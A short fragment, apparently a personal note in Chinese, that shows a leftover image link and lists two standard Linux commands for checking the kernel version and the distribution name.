
cat /proc/version查看版本 cat /etc/issue查看发行版信息